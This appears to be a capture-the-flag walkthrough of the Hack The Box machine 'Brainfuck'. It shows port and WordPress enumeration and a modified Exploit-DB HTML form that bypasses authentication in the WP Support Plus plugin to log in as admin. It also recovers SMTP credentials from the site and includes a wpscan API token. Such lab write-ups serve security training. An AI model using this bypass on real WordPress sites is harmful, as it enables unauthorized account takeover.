Brainfuck - 10.10.10.17

Enumeration


Nmap

```
nmap -p- -T4 -oA nmap/quick 10.10.10.17
```


```
# Nmap 7.91 scan initiated Fri Apr 23 09:17:23 2021 as: nmap -p- -T4 -oA nmap/quick 10.10.10.17
Nmap scan report for www.brainfuck.htb (10.10.10.17)
Host is up (0.24s latency).
Not shown: 65530 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
443/tcp open  https

# Nmap done at Fri Apr 23 09:21:49 2021 -- 1 IP address (1 host up) scanned in 265.59 seconds
```

Website

https://10.10.10.17




SSL Cert



user : **orestis@brainfuck.htb**


DNS Name: **www.brainfuck.htb, sup3rs3cr3t.brainfuck.htb**

The dns names are added to **/etc/hosts**




sup3rs3cr3t.brainfuck.htb

sup3rs3cr3t.brainfuck.htb is a forum webpage.



www.brainfuck.htb -> brainfuck.htb

www.brainfuck.htb redirects to **brainfuck.htb** which is a *wordpress* website.



wpscan is ran against the **https://brainfuck.htb**

```
wpscan --api-token "zwHNCijstkXlttJouhoslFZG0MYms5Bvks9FMVexaAs" --url "https://brainfuck.htb"
↪  --disable-tls-checks -o wpscan.log
```

```
| [!] Title: WP Support Plus Responsive Ticket System < 8.0.0 - Authenticated SQL Injection
|     Fixed in: 8.0.0
|     References:
|      - https://wpscan.com/vulnerability/f267d78f-f1e1-4210-92e4-39cce2872757
|      - https://www.exploit-db.com/exploits/40939/
|      - https://lenonleite.com.br/en/2016/12/13/wp-support-plus-responsive-ticket-system-wordpress-plugin-sql-injection/
|      - https://plugins.trac.wordpress.org/changeset/1556644/wp-support-plus-responsive-ticket-system
|
| [!] Title: WP Support Plus Responsive Ticket System < 8.0.8 - Remote Code Execution (RCE)
|     Fixed in: 8.0.8
|     References:
|      - https://wpscan.com/vulnerability/1527b75a-362d-47eb-85f5-47763c75b0d1
|      - https://plugins.trac.wordpress.org/changeset/1763596/wp-support-plus-responsive-ticket-system
|
| [!] Title: WP Support Plus Responsive Ticket System < 9.0.3 - Multiple Authenticated SQL Injection
|     Fixed in: 9.0.3
|     References:
|      - https://wpscan.com/vulnerability/cbbdb469-7321-44e4-a83b-cac82b116f20
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-1000131
|      - https://github.com/00theway/exp/blob/master/wordpress/wpsupportplus.md
|      - https://plugins.trac.wordpress.org/changeset/1814103/wp-support-plus-responsive-ticket-system
```

```
searchsploit WP Support Plus
```

```
~/htb/brainfuck  searchsploit WP Support Plus                                              at 10:46:26
-----------------------------------------------------------------------------------------------------
 Exploit Title                                                                    |  Path
-----------------------------------------------------------------------------------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities | php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation   | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection          | php/webapps/40939.txt
-----------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
wpscan --url "https://brainfuck.htb" --disable-tls-checks --enumerate u -o
↪   wpscan_enumerate_user.log
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] administrator
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Users found:

- admin
- administrator


Exploitation

brainfuck.htb

Searchploit


During enumeration, it was found that the **WP Support Plus** plugin is vulnerable to a **Privilege Escalation** attack.

```
searchsploit WP Support Plus
```



```
~/htb/brainfuck  searchsploit WP Support Plus
-----------------------------------------------------------------------------------------------------
 Exploit Title                                                                        |  Path
-----------------------------------------------------------------------------------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities | php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation   | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection          | php/webapps/40939.txt
-----------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
searchsploit -x php/webapps/41006.txt
```



```
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>

Then you can go to admin panel.
/usr/share/exploitdb/exploits/php/webapps/41006.txt (END)
```

Privilege Escalation to admin on wordpress

Using the users enumerated from wpscan, this attack can be performed. The payload was modified as show below.

```
exploit > 41006.html > ...
1  <form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
2          Username: <input type="text" name="username" value="admin">
3          <input type="hidden" name="email" value="orestis@brainfuck.htb">
4          <input type="hidden" name="action" value="loginGuestFacebook">
5          <input type="submit" value="Login">
6  </form>
```


```
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="admin">
        <input type="hidden" name="email" value="orestis@brainfuck.htb">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>
```

The file is hosted using the command below.

```
python3 -m http.server 80
```


```
~/htb/brainfuck/exploit python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [24/Apr/2021 06:29:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Apr/2021 06:29:25] "GET /41006.html HTTP/1.1" 200 -
```

it is then viewed using a browser.




Vulnerability Explanation:

When inspecting the traffic in Burpsuite, it can be concluded that the WP Support Plus plugin sets an authenticated cookie to the user without the need of a password.




Once the script is ran, when refreshing the wordpress site, the cookies take effect and, the attacker is automatically authenticated.




SMTP Credentials leaked

Going to the **Easy WP SMTP** plugin, information about the user can be found.



In developers console, the password can be seen in cleartext.




```
<input type="password" name="swpsmtp_smtp_password" value="kHGuERB29DNiNE">
```


SMTP Credential:


orestis:kHGuERB29DNiNE


Evolution Mail Client

Evolution mail client is configured as shown below to see user orestis mails.






